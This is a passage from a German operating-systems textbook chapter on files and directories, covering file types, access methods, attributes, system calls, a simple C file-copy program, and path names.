Der große Vorteil von ASCII-Dateien ist, dass sie so, wie sie sind, angezeigt, ausgedruckt und mit jedem Texteditor bearbeitet werden können. Wenn viele Programme ASCII-Dateien für die Ein- und Ausgabe verwenden, dann ist es leicht, die Ausgabe eines Programms mit der Eingabe des anderen zu verbinden, genauso wie bei Shell-Pipelines. (Die Interprozesskommunikation wird dadurch keinesfalls einfacher, doch die Interpretation der Information ist sicherlich leichter, wenn Standardkonventionen wie ASCII verwendet werden.)

Die anderen Dateien sind Binärdateien, was erst einmal nur heißt, dass es keine ASCII-Dateien sind. Sie auf einem Drucker auszugeben, würde eine unverständliche Folge von seltsamen Zeichen ergeben. Gewöhnlich besitzen solche Dateien eine interne Struktur, die den Programmen, die sie benutzen, bekannt ist.




Abbildung 4.3: (a) Eine ausführbare Datei (b) Ein Archiv

Als Beispiel sehen wir in ▶Abbildung 4.3(a) eine einfache ausführbare Datei einer frühen UNIX-Version. Obwohl eine Datei technisch gesehen nichts weiter als eine Folge von Bytes ist, wird das Betriebssystem eine Datei nur dann ausführen, wenn sie das richtige Format hat. Das Format besteht aus fünf Abschnitten: Header, Text, Daten, Relo-

kationsbits und Symboltabelle. Der Header beginnt mit einer sogenannten **magischen Zahl** (*magic number*), die die Datei als ausführbar kennzeichnet (damit wird der ungewollten Ausführung einer Datei vorgebeugt, die nicht diesem Format entspricht). Danach folgen Größenangaben der verschiedenen Abschnitte der Datei, die Anfangsadresse, von der aus die Ausführung beginnt, und einige Markierungsbits. Nach dem Header kommen Programmtext und -daten. Diese werden in den Speicher geladen und anhand der Relocationsbits angeordnet. Die Symboltabelle schließlich wird für die Fehlerbeseitigung benötigt.

Unser zweites Beispiel einer binären Datei, ebenfalls aus UNIX, ist ein Archiv. Es besteht aus einer Sammlung von bereits übersetzten, aber noch nicht gebundenen Bibliotheksfunktionen (Modulen). Jede Funktion wird von einem Header eingeleitet, der über Namen, Erzeugungsdatum, Eigentümer, Schutzcode und Größe Auskunft gibt. Genau wie bei den ausführbaren Dateien bestehen die Header aus binären Daten, deren Ausdruck unleserlichen Kauderwelsch produzieren würde.

Jedes Betriebssystem muss mindestens einen Dateityp erkennen: seine eigene ausführbare Datei – manche erkennen jedoch mehr. Das alte TOPS-20-System (für das DEC-System 20) ging sogar so weit, dass es die Erstellungszeit jeder ausführbaren Datei untersuchte. Dann lokalisierte es die Quelldatei und stellte fest, ob der Quellcode seit der Erzeugung der binären Datei verändert wurde. Traf dies zu, dann wurde die Quelldatei automatisch neu übersetzt. Das wäre so, als würde man in UNIX das Programm *make* komplett in die Shell integrieren. Die Dateiendungen waren vorgeschrieben, damit das Betriebssystem feststellen konnte, welches binäre Programm aus welcher Quelldatei entstanden war.

Derart streng typisierte Dateien wie diese bringen dann Probleme mit sich, wenn der Benutzer etwas tut, mit dem die Systementwickler nicht gerechnet haben. Betrachten wir zum Beispiel ein System, bei dem die Ausgabedateien die Endung *.dat* (Daten-dateien) haben. Falls ein Benutzer einen Programmformatierer schreibt, der eine *.c*-Datei (C-Programm) einliest, diese transformiert (z.B. indem er es mit einer standardisierten Einrückung ausstattet) und die transformierte Datei dann ausgibt, so hat die Ausgabedatei den Typ *.dat*. Versucht der Benutzer, dies dem C-Compiler zur Übersetzung anzubieten, dann wird das System die Datei wegen der falschen Endung nicht annehmen. Alle Versuche, *file.dat* in *file.c* umzubenennen, werden vom System als ungültig zurückgewiesen (um den Benutzer vor Fehlern zu bewahren).

Solche Art von „Benutzerfreundlichkeit“ hilft sicherlich Neulingen, bringt jedoch erfahrene Benutzer auf die Palme, da sie erheblichen Aufwand betreiben müssen, um das Betriebssystem mit seiner Auffassung darüber, was vernünftig ist und was nicht, zu überlisten.

4.1.4 Dateizugriff

Die frühen Betriebssysteme unterstützten nur eine Art von Dateizugriff: den **sequentiellen Zugriff** (*sequential access*). Bei diesen Systemen konnte ein Prozess alle Bytes oder Datensätze einer Datei, jeweils am Anfang beginnend, nacheinander lesen. Über-

springen oder Zugriffe außerhalb der Reihenfolge waren nicht möglich. Sequenzielle Dateien konnten zurückgespult werden, so dass sie so oft wie nötig gelesen werden konnten. Diese Dateien waren passend, solange es sich bei den Speichermedien eher um Magnetbänder als um Platten handelte.

Mit Einführung der Platte als Speichermedium wurde es möglich, die Bytes oder Datensätze einer Datei in beliebiger Reihenfolge auszulesen oder auf Datensätze über einen Schlüssel statt durch Positionsangabe zuzugreifen. Dateien, deren Bytes oder Datensätze in jeder beliebigen Reihenfolge gelesen werden können, werden **Dateien mit wahlfreiem Zugriff** (*random access file*) genannt. Sie sind Voraussetzung für viele Anwendungen.

Dateien mit wahlfreiem Zugriff sind für viele Anwendungen unentbehrlich, z.B. für Datenbanksysteme. Wenn ein Kunde einer Fluggesellschaft anruft und einen Platz für einen bestimmten Flug reservieren will, so muss das Reservierungsprogramm in der Lage sein, auf den Datensatz für diesen Flug zuzugreifen, ohne zuerst Tausende von Datensätzen anderer Flüge lesen zu müssen.

Es sind zwei Methoden gebräuchlich, um festzulegen, wo mit dem Lesen begonnen wird. Bei der ersten Methode gibt die Operation `read` die Startposition in der Datei an. Bei der zweiten wird eine spezielle Operation, `seek`, eingesetzt, die die Position festlegt. Nach einem `seek`-Aufruf kann die Datei sequenziell von der aktuellen Position aus gelesen werden. Diese zweite Methode wird sowohl unter UNIX als auch unter Windows benutzt.

4.1.5 Dateiattribute

Jede Datei hat einen Namen und ihre Daten. Außerdem verbinden alle Betriebssysteme weitere Informationen mit jeder Datei, wie Datum, Zeitpunkt der letzten Änderung und Dateigröße. Diese zusätzlichen Informationen werden die **Attribute** oder manchmal auch **Metadaten** der Datei genannt. Die Liste der Attribute variiert von System zu System beträchtlich. Die Tabelle in ►Abbildung 4.4 zeigt einige Möglichkeiten, es gibt jedoch noch weitere. Keines der existierenden Systeme benutzt alle dargestellten Attribute, doch jedes Attribut ist in mindestens einem System vorhanden.

Attribut	Bedeutung
Schutz	Wer kann wie auf die Datei zugreifen?
Passwort	Passwort für den Zugriff auf die Datei
Urheber	ID der Person, die die Datei erzeugt hat
Eigentümer	Aktueller Eigentümer
Read-only-Flag	0: Lesen/Schreiben; 1: nur Lesen
Hidden-Flag	0: normal; 1: in Listen nicht sichtbar

Abbildung 4.4: Einige mögliche Dateiattribute (Forts. →)

Attribute	Bedeutung
System-Flag	0: normale Datei; 1: Systemdatei
Archiv-Flag	0: wurde gesichert; 1: muss noch gesichert werden
ASCII/Binär-Flag	0: ASCII-Datei; 1: Binärdatei
Random-Access-Flag	0: nur sequenzieller Zugriff; 1: wahlfreier Zugriff
Temporary-Flag	0: normal; 1: Datei bei Prozessende löschen
Sperr-Flags	0: nicht gesperrt; nicht null: gesperrt
Datensatzlänge	Anzahl der Bytes in einem Datensatz
Schlüsselposition	Offset des Schlüssels innerhalb des Datensatzes
Schlüssellänge	Anzahl der Bytes im Schlüsselfeld
Erstellungszeit	Datum und Zeitpunkt der Dateierstellung
Zeitpunkt des letzten Zugriffs	Datum und Zeitpunkt des letzten Zugriffs
Zeitpunkt der letzten Änderung	Datum und Zeitpunkt der letzten Dateiänderung
Aktuelle Größe	Anzahl der Bytes in der Datei
Maximale Größe	Anzahl der Bytes für maximale Größe der Datei

Abbildung 4.4: Einige mögliche Dateiattribute (Forts.)

Die ersten vier Attribute beziehen sich auf den Dateischutz und geben Auskunft darüber, wer auf die Datei zugreifen darf und wer nicht. Eine Vielzahl von Modellen ist möglich und einige werden wir später noch genauer betrachten. Bei manchen Systemen muss der Benutzer ein Passwort angeben, um die Datei benutzen zu können. In diesem Fall muss das Passwort eines der Attribute sein.

Markierungsbits oder Flags sind Bits oder Felder kurzer Länge, die spezielle Eigenschaften steuern oder ermöglichen. Beispielsweise tauchen Dateien, bei denen das Hidden-Flag gesetzt ist, bei einer Auflistung aller Dateien nicht auf. Mithilfe des Archiv-Flags kann verfolgt werden, ob eine Datei vor Kurzem gesichert wurde. Das Sicherungsprogramm löscht dieses Bit und das Betriebssystem setzt es immer dann, wenn die Datei verändert wurde. So weiß das Sicherungsprogramm immer, welche Dateien noch gesichert werden müssen. Mit dem Temporary-Flag kann eine Datei markiert werden, damit sie automatisch gelöscht wird, sobald der Prozess terminiert, der die Datei erzeugt hat.

Die Felder für die Länge des Datensatzes, Schlüsselposition und Schlüssellänge sind nur bei Dateien vorhanden, deren Einträge über einen Schlüssel gesucht werden können. Diese Attribute stellen die nötigen Informationen zur Verfügung, um die Schlüssel zu finden.

Die verschiedenen Zeitfelder zeichnen auf, wann die Datei erzeugt, zuletzt benutzt und zuletzt geändert wurde. Sie sind für viele Zwecke hilfreich. Beispielsweise muss eine Quelldatei, die nach der Erzeugung der zugehörigen Objektdatei modifiziert wurde, erneut übersetzt werden. Die dafür nötigen Informationen stehen in diesen Feldern.

An dem Attribut „Aktuelle Größe“ lässt sich ablesen, wie groß die Datei zurzeit ist. Einige alte Großrechner-Betriebssysteme verlangen die Festlegung der maximalen Größe zum Entstehungszeitpunkt der Datei. Das Betriebssystem reserviert so die maximale Menge an Speicherplatz im Voraus. Betriebssysteme von Workstations oder Personalcomputern sind mittlerweile intelligent genug, ohne dieses Feld auszukommen.

4.1.6 Dateioperationen

Dateien existieren, um Informationen zu speichern, die später wieder abgerufen werden. Verschiedene Systeme stellen unterschiedliche Operationen für Speicherung und Abfrage zur Verfügung. Im Folgenden werden die gebräuchlichsten Systemaufrufe in Bezug auf Dateien besprochen.

1. **Create** – Die Datei wird ohne Daten erzeugt. Der Zweck dieses Aufrufs ist es, die Entstehung der Datei anzukündigen und einige Attribute festzulegen.
2. **Delete** – Wird eine Datei nicht länger benötigt, muss sie gelöscht werden, um Speicherplatz auf dem Datenträger freizugeben. Dafür gibt es immer einen Systemaufruf.
3. **Open** – Bevor eine Datei benutzt werden kann, muss ein Prozess sie öffnen. Der open-Aufruf ermöglicht es dem System, die Attribute und die Liste der Plattenadressen in den Arbeitsspeicher zu laden, um bei zukünftigen Aufrufen schneller darauf zugreifen zu können.
4. **Close** – Sind alle Zugriffe beendet, so werden die Attribute und Plattenadressen nicht länger benötigt. Die Datei sollte dann geschlossen werden, um internen Tabellenspeicher freizugeben. Viele Systeme unterstützen das, indem sie eine Obergrenze von geöffneten Dateien für Prozesse vorsehen. Eine Platte wird blockweise beschrieben und das Schließen einer Datei erzwingt das Schreiben des letzten Blocks der Datei auch dann, wenn dieser noch nicht komplett voll ist.
5. **Read** – Die Daten werden aus der Datei gelesen. Gewöhnlich werden die Bytes von der aktuellen Position gelesen. Der Aufrufer muss angeben, wie viele Daten benötigt werden, und außerdem einen Puffer für die Daten zur Verfügung stellen.
6. **Write** – Die Daten werden in die Datei geschrieben, normalerweise an die aktuelle Position. Wenn die aktuelle Position das Ende der Datei ist, so erhöht sich die Dateigröße. Befindet sich die Position in der Mitte der Datei, so werden vorhandene Daten überschrieben und sind so für immer verloren.
7. **Append** – Dieser Aufruf ist eine eingeschränkte Form von `write`. Er kann nur benutzt werden, um Daten an das Ende der Datei anzufügen. Systeme, die über eine minimale Anzahl von Systemaufrufen verfügen, haben nicht unbedingt `append`.

Doch in vielen Systemen kann das Gleiche auf verschiedenen Wegen erreicht werden, manchmal besitzen diese Systeme auch den Aufruf `append`.

- 8.** `Seek` – Bei Dateien mit wahlfreiem Zugriff muss bestimmt werden können, von wo die Daten zu holen sind. Ein allgemein verwendeter Ansatz ist der Systemaufruf `seek`. Er positioniert den Dateizeiger an einer bestimmten Stelle in der Datei. Nach diesem Aufruf können die Daten von dieser Position aus gelesen oder an diese Position geschrieben werden.
- 9.** `Get attributes` – Prozesse müssen oft die Dateiattribute lesen, um ihre Aufgabe zu erledigen. Beispielsweise wird das UNIX-Programm `make` häufig dazu benutzt, um Softwareentwicklungsprojekte, die aus vielen Quelldateien bestehen, zu verwalten. Wenn `make` aufgerufen wird, untersucht es die Änderungszeiten aller Quell- und Objektdateien und arrangiert sie so, dass die Anzahl der Übersetzungen minimiert werden kann, die für die Aktualisierung benötigt wird. Um das zu erreichen, muss `make` die Attribute, namentlich die Änderungszeiten untersuchen.
- 10.** `Set attributes` – Einige Attribute können von den Benutzern nach der Dateierzeugung verändert werden. Dieser Systemaufruf macht das möglich. Die Information über den Schutzmodus ist ein naheliegendes Beispiel, aber auch die meisten Flag-Attribute fallen in diese Kategorie.
- 11.** `Rename` – Es passiert häufig, dass ein Benutzer den Namen einer existierenden Datei ändern muss. Dieser Systemaufruf macht das möglich. Er ist allerdings nicht zwingend nötig, da eine Datei üblicherweise in eine neue Datei mit anderem Namen umkopiert und die alte dann gelöscht werden kann.

4.1.7 Beispielprogramm mit Aufrufen zum Dateisystem

In diesem Abschnitt wollen wir ein einfaches UNIX-Programm unter die Lupe nehmen, das eine Datei von ihrer Quelldatei in eine Zielfile kopiert. In ►Abbildung 4.5 ist ein Ausdruck des Codes zu sehen. Das Programm hat nur minimale Funktionalität und einen sogar noch schlechteren Fehlerbericht, doch es vermittelt einen vernünftigen Eindruck davon, wie dateibezogene Systemaufrufe funktionieren.

```
/* Dateikopierprogramm. Fehlerbehandlung und -bericht sind minimal. */

#include <sys/types.h>          /* benötigte Header-Dateien */
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>

int main (int argc, char *argv[]); /* ANSI-Prototyp */

#define BUF_SIZE 4096           /* benutzt Puffergröße von 4096 Byte */
#define OUTPUT_MODE 0700         /* Schutzbits für Ausgabedatei */
#define TRUE 1                   /* TRUE ist in C undefiniert */
```

Abbildung 4.5: Ein einfaches Programm zum Kopieren einer Datei (Forts. →)

```

int main (int argc, char *argv[])
{
    int in_fd, out_fd, rd_count, wt_count;
    char buffer[BUF_SIZE];

    if (argc != 3) exit (1);                                /* Syntaxfehler, wenn „arc“ */
                                                               /* nicht 3 ist */

    /* Eingabedatei öffnen und Ausgabedatei erzeugen */
    in_fd = open (argv[1], O_RDONLY);                      /* Quelldatei öffnen */
    if (in_fd < 0) exit (2);                                /* Beenden, wenn nicht */
                                                               /* geöffnet werden kann */
    out_fd = creat (argv[2], OUTPUT_MODE);                  /* Zielfile erzeugen */
    if (out_fd < 0) exit (3);                                /* Beenden, wenn Erzeugung */
                                                               /* nicht möglich */

    /* Kopierschleife */
    while (TRUE) {
        rd_count = read (in_fd, buffer, BUF_SIZE); /* Datenblock lesen */
        if (rd_count <= 0) break;                     /* Ende der Datei */
                                                       /* oder Fehler */
        wt_count = write (out_fd, buffer, rd_count); /* Daten schreiben */
        if (wt_count <= 0) exit (4);                   /* wt_count <= 0 */
                                                       /* bedeutet Fehler */
    }

    /* Dateien schließen */
    close (in_fd);
    close (out_fd);
    if (rd_count == 0)                                     /* Kein Fehler beim letzten Lesen */
        exit (0);
    else
        exit (5);                                         /* Fehler beim letzten Lesen */
}

```

Abbildung 4.5: Ein einfaches Programm zum Kopieren einer Datei (Forts.)

Das Programm *copyfile* kann zum Beispiel von der Kommandozeile mit

```
copyfile abc xyz
```

aufgerufen werden und kopiert die Datei *abc* in *xyz*. Wenn *xyz* schon existiert, so wird sie überschrieben, andernfalls wird die Datei erzeugt. Das Programm muss mit genau zwei Argumenten aufgerufen werden, die beides gültige Dateinamen sein müssen. Das erste Argument ist die Quelldatei, das zweite die Ausgabedatei.

Die vier *#include*-Anweisungen am Anfang des Programms bewirken, dass eine Vielzahl von Definitionen und Funktionsprototypen eingebunden werden. Diese werden benötigt, um das Programm den relevanten internationalen Standards anzupassen, doch das soll uns hier nicht weiter kümmern. Die nächste Zeile ist der Funktionsprototyp für *main*. Dies ist eine Vorgabe von ANSI C, die aber für unsere Zwecke ebenfalls nicht wichtig ist.

Die erste *#define*-Anweisung ist eine Makrodefinition, die die Zeichenfolge *BUF_SIZE* als ein Makro definiert, das beim Übersetzen durch die Zahl 4.096 ersetzt wird. Das Programm wird Byteblöcke der Größe 4.096 lesen und schreiben. Es wird als guter

Programmierstil angesehen, wie hier den Konstanten Namen zu geben, anstatt die Konstanten selbst zu verwenden. Diese Konvention erleichtert nicht nur die Lesbarkeit des Codes, sondern vereinfacht auch dessen Pflege. Die zweite `#define`-Anweisung bestimmt, wer auf die Ausgabedatei zugreifen kann.

Das Hauptprogramm heißt `main` und hat zwei Argumente, `argc` und `argv`, die vom Betriebssystem belegt werden, wenn das Programm aufgerufen wird. Das erste Argument enthält die Anzahl der Zeichenfolgen aus der Kommandozeile, durch die das Programm aufgerufen wurde, einschließlich des Programmnamens. Der Wert von `argc` sollte also 3 sein. Das zweite Argument ist ein Feld von Zeigern auf diese Zeichenfolgen, es würde in unserem Beispiel Zeiger auf folgende Werte enthalten:

```
argv[0] = "copyfile"
argv[1] = "abc"
argv[2] = "xyz"
```

Mittels dieses Arrays kann das Programm auf seine Argumente zugreifen.

Es werden fünf Variablen deklariert. Die ersten zwei, `in_fd` und `out_fd`, werden die **Dateideskriptoren** (*file descriptor*) aufnehmen. Dies sind kleine ganzzahlige Werte, die beim Öffnen der Datei zurückgegeben werden. Die nächsten beiden, `rd_count` und `wd_count`, geben die Anzahl der Bytes an, die vom `read`- bzw. `write`-Systemaufruf zurückgegeben werden. Die letzte Variable `buffer` ist der Puffer, der die gelesenen Daten aufnimmt und die zu schreibenden Daten bereitstellt.

Die erste wirkliche Anweisung überprüft, ob `argc` gleich 3 ist. Falls dies nicht zutrifft, so beendet sich das Programm mit Statuscode 1. Immer wenn der Statuscode nicht 0 ist, bedeutet das, dass ein Fehler aufgetreten ist. In diesem Programm ist der Statuscode der einzige Fehlerbericht. Eine ausgereifere Version würde normalerweise auch Fehlermeldungen ausgeben.

Als Nächstes versuchen wir, die Quelldatei zu öffnen und die Zielfile anzulegen. Falls die Quelldatei erfolgreich geöffnet werden konnte, weist das System `in_fd` eine kleine Zahl zu, um die Datei identifizieren zu können. Nachfolgende Aufrufe müssen diese Zahl beinhalten, so dass das System weiß, welche Datei verlangt wird. Ebenso wird nach erfolgreicher Erzeugung der Zielfile `out_fd` ein Wert zugeordnet, um das Ziel identifizieren zu können. Das zweite Argument von `creat` legt den Schutzmodus fest. Falls entweder das Öffnen oder das Erzeugen fehlschlägt, wird der Dateideskriptor auf `-1` gesetzt und das Programm mit einem Fehlercode beendet.

Nun kommt die Kopierschleife. Sie beginnt damit, 4 KB Daten in `buffer` einzulesen. Dies wird über die Bibliotheksfunktion `read` erreicht, die den `read`-Systemaufruf verwendet. Der erste Parameter legt die Datei fest, der zweite den Puffer und der dritte bestimmt die Anzahl der zu lesenden Bytes. Der Wert, der `rd_count` zugewiesen wird, ist die Anzahl der tatsächlich gelesenen Bytes. Normalerweise wird er 4.096 sein, es sei denn, es sind nur noch weniger Bytes in der Datei vorhanden. Ist das Ende der Datei erreicht, dann ist der Wert 0. Falls `rd_count` jemals null oder negativ wird, kann mit dem Kopieren nicht fortgefahrene werden. In diesem Fall wird die `break`-Anweisung ausgeführt, um die (ansonsten unendliche) Schleife zu beenden.

Der Aufruf von *write* gibt den Puffer in die Zielfile aus. Ganz analog zu *read* legt der erste Parameter die Datei fest, der zweite gibt den Puffer an und der dritte bestimmt, wie viele Bytes geschrieben werden sollen. Man beachte, dass die Byte-Zählung die Anzahl der tatsächlich gelesenen Bytes und nicht den Wert von *BUF_SIZE* wiedergibt. Dieser Punkt ist wichtig, da der letzte Lesevorgang nicht 4.096 zurückgeben wird, es sei denn, die Datei wäre zufälligerweise ein Vielfaches von 4 KB.

Ist die gesamte Datei abgearbeitet, so wird der erste Aufruf nach dem Ende der Datei den Wert 0 an *rd_count* zurückgeben, damit wird die Schleife verlassen. Die beiden Dateien werden daraufhin geschlossen und das Programm endet mit dem Statuscode für die normale Terminierung.

Obwohl sich die Systemaufrufe unter Windows von denen in UNIX unterscheiden, ist doch die generelle Struktur eines Kommandozeilenprogramms zum Kopieren von Dateien in Windows dem Programm aus Abbildung 4.5 recht ähnlich. In Kapitel 11 werden wir die Systemaufrufe unter Windows Vista untersuchen.

4.2 Verzeichnisse

Um den Überblick über die Dateien zu behalten, haben Dateisysteme normalerweise **Verzeichnisse** (*directory*) oder **Ordner** (*folder*). In vielen Systemen sind dies selbst auch wieder Dateien. In diesem Abschnitt werden wir die Verzeichnisse, ihren Aufbau, ihre Eigenschaften und die möglichen Operationen auf ihnen diskutieren.

4.2.1 Verzeichnissysteme mit einer Ebene

Die einfachste Form eines Verzeichnissystems ist ein einziges Verzeichnis, das alle Dateien beinhaltet. Dies wird manchmal **Wurzelverzeichnis** (*root directory*) genannt, aber da es das einzige ist, tut der Name hier nicht viel zur Sache. Auf den frühen Personalcomputern war dieses System allgemein gebräuchlich, teilweise deshalb, weil es nur einen Benutzer gab. Interessanterweise hatte der erste Supercomputer der Welt, der CDC 6600, auch nur ein einziges Verzeichnis für alle Dateien, obwohl er von vielen Benutzern gleichzeitig verwendet wurde. Dies lag zweifellos an dem Wunsch, den Softwareentwurf möglichst einfach zu halten.

Ein Beispiel für ein System mit nur einem Verzeichnis wird in ►Abbildung 4.6 gegeben. Hier beinhaltet das Verzeichnis vier Dateien. Die Vorteile dieses Modells sind seine Einfachheit und die Möglichkeit, die Dateien schnell zu finden – es gibt schließlich nur einen Ort, an dem man suchen könnte. Es wird oft in eingebetteten Geräten wie Telefonen, Digitalkameras und einigen tragbaren Musik-Playern eingesetzt.




Abbildung 4.6: Ein Verzeichnissystem mit einer Ebene und vier Dateien

4.2.2 Hierarchische Verzeichnissysteme

Das Verzeichnissystem mit einer Ebene ist angemessen für einfache Anwendungen (und wurde sogar auf den ersten PCs eingesetzt). Heute haben Benutzer jedoch Tausende von Dateien und es wäre mit einem einzigen Verzeichnis unmöglich, eine Datei darin wiederzufinden. Es muss also ein Weg gefunden werden, um zusammenhängende Dateien zu gruppieren. Nehmen wir als Beispiel einen Professor, der mehrere Sammlungen von Dateien hat: Die erste Gruppe ergibt zusammen ein Buch, das er gerade für eine Lehrveranstaltung schreibt. Eine zweite Sammlung von Dateien beinhaltet vielleicht die Studentenprogramme, die für ein anderes Seminar abgegeben wurden, die dritte die Dateien mit dem Code eines Compilergenerators, den der Professor gerade entwickelt, und die vierte Gruppe enthält Forschungsanträge sowie Dateien für E-Mail, Besprechungsnotizen, Veröffentlichungen, Spiele usw.

Es wird also eine Hierarchie (z.B. ein Verzeichnisbaum) benötigt. Mit diesem Ansatz können so viele Verzeichnisse wie nötig angelegt werden, um die Dateien in natürlicher Weise zu ordnen. Außerdem können beim Einsatz von gemeinsamen Dateiservern wie zum Beispiel bei Unternehmensnetzwerken alle Benutzer jeweils ihr privates Wurzelverzeichnis für ihre eigene Hierarchie einrichten. Diese Methode ist in ►Abbildung 4.7 dargestellt. Hier gehören die Verzeichnisse *A*, *B* und *C* im Wurzelverzeichnis zu verschiedenen Benutzern, zwei von ihnen haben Unterverzeichnisse für die Projekte angelegt, an denen sie arbeiten.




Abbildung 4.7: Ein hierarchisches Verzeichnissystem

Die Möglichkeit, eine beliebige Anzahl von Unterverzeichnissen anzulegen, gibt den Benutzern ein mächtiges Werkzeug zur Strukturierung ihrer Arbeit an die Hand. Deshalb sind fast alle modernen Dateisysteme auf diese Weise organisiert.

4.2.3 Pfadnamen

Ist das Dateisystem als Verzeichnisbaum organisiert, braucht man einen Weg, die Dateinamen zu spezifizieren. Gebräuchlich sind zwei unterschiedliche Methoden. Bei der ersten gibt man jeder Datei einen **absoluten Pfadnamen**, der aus dem gesamten Pfad von der Wurzel bis zur Datei besteht. Beispielsweise bedeutet der Pfadname `/usr/ast/mailbox`,

dass das Wurzelverzeichnis ein Unterverzeichnis *usr* enthält, das seinerseits ein Unterverzeichnis mit dem Namen *ast* hat, in dem schließlich die Datei *mailbox* enthalten ist. Absolute Pfadnamen beginnen immer mit dem Wurzelverzeichnis und sind eindeutig. In UNIX werden die einzelnen Bestandteile eines Pfades stets durch das Zeichen / getrennt, bei Windows ist der Separator das Zeichen \ und bei MULTICS war es das Zeichen >. Folglich würde derselbe Pfadname bei diesen drei Systemen wie folgt geschrieben:

Windows \usr\ast\mailbox

UNIX /usr/ast/mailbox

MULTICS >usr>ast>mailbox

Egal, welches Zeichen verwendet wird: Wenn der erste Buchstabe des Pfadnamens der Separator ist, dann ist der Pfadname absolut.

Die andere Art von Bezeichnung ist der **relative Pfadname**. Er wird in Verbindung mit dem Konzept des **Arbeitsverzeichnisses** verwendet (auch **aktuelles Verzeichnis** genannt). Ein Benutzer kann ein Verzeichnis als aktuelles Arbeitsverzeichnis angeben, wobei dann alle Pfadnamen, die nicht mit dem Wurzelverzeichnis beginnen, als relativ zum Arbeitsverzeichnis angesehen werden. Wenn zum Beispiel das aktuelle Arbeitsverzeichnis */usr/ast* ist, dann kann auf die Datei mit dem absoluten Pfad */usr/ast/mailbox* einfach mit *mailbox* zugegriffen werden. Mit anderen Worten bewirken das UNIX-Kommando

```
cp /usr/ast/mailbox /usr/ast/mailbox.bak
```

und das Kommando

```
cp mailbox mailbox.bak
```

exakt dasselbe, sofern das Arbeitsverzeichnis */usr/ast* ist. Die relative Form ist oft bequemer, aber sie bewirkt genau das Gleiche wie die absolute Form.

Einige Programme müssen auf bestimmte Dateien zugreifen, unabhängig vom gerade aktuellen Arbeitsverzeichnis. In diesem Fall sollten immer die absoluten Pfadnamen verwendet werden. Ein Rechtschreibprogramm muss beispielsweise die Datei */usr/lib/dictionary* lesen, um zu funktionieren. Es sollte dann den ganzen, absoluten Pfadnamen verwenden, da es nicht weiß, wie das Arbeitsverzeichnis bei seinem Aufruf lautet. Der absolute Pfadname wird immer funktionieren, unabhängig vom Arbeitsverzeichnis.

Benötigt das Rechtschreibprogramm aber eine große Anzahl von Dateien aus */usr/lib*, dann kann alternativ über einen Systemaufruf das Arbeitsverzeichnis in */usr/lib* geändert und danach einfach *dictionary* als erster Parameter für *open* verwendet werden. Durch den expliziten Wechsel des Arbeitsverzeichnisses weiß das Programm mit Sicherheit, wo es sich im Verzeichnisbaum befindet, und kann folglich relative Pfadangaben benutzen.

Jeder Prozess hat sein eigenes Arbeitsverzeichnis. Wenn also ein Prozess dieses Verzeichnis wechselt und später terminiert, dann hat dieser Wechsel keine Auswirkungen auf andere Prozesse und hinterlässt auch keine Spuren im System. Somit ist es für einen Prozess immer absolut sicher, sein Arbeitsverzeichnis wann immer nötig zu ändern. Wenn aber andererseits eine Bibliotheksfunktion das Arbeitsverzeichnis ändert und

diese Änderung nach ihrer Beendigung nicht wieder rückgängig macht, dann funktioniert möglicherweise der Rest des Programms nicht mehr, da die Annahme, wo es sich befindet, auf einmal falsch sein kann. Aus diesem Grund wechseln Bibliotheksfunktionen selten das Arbeitsverzeichnis und falls es doch nötig ist, so heben sie diese Änderung vor ihrer Beendigung wieder auf.

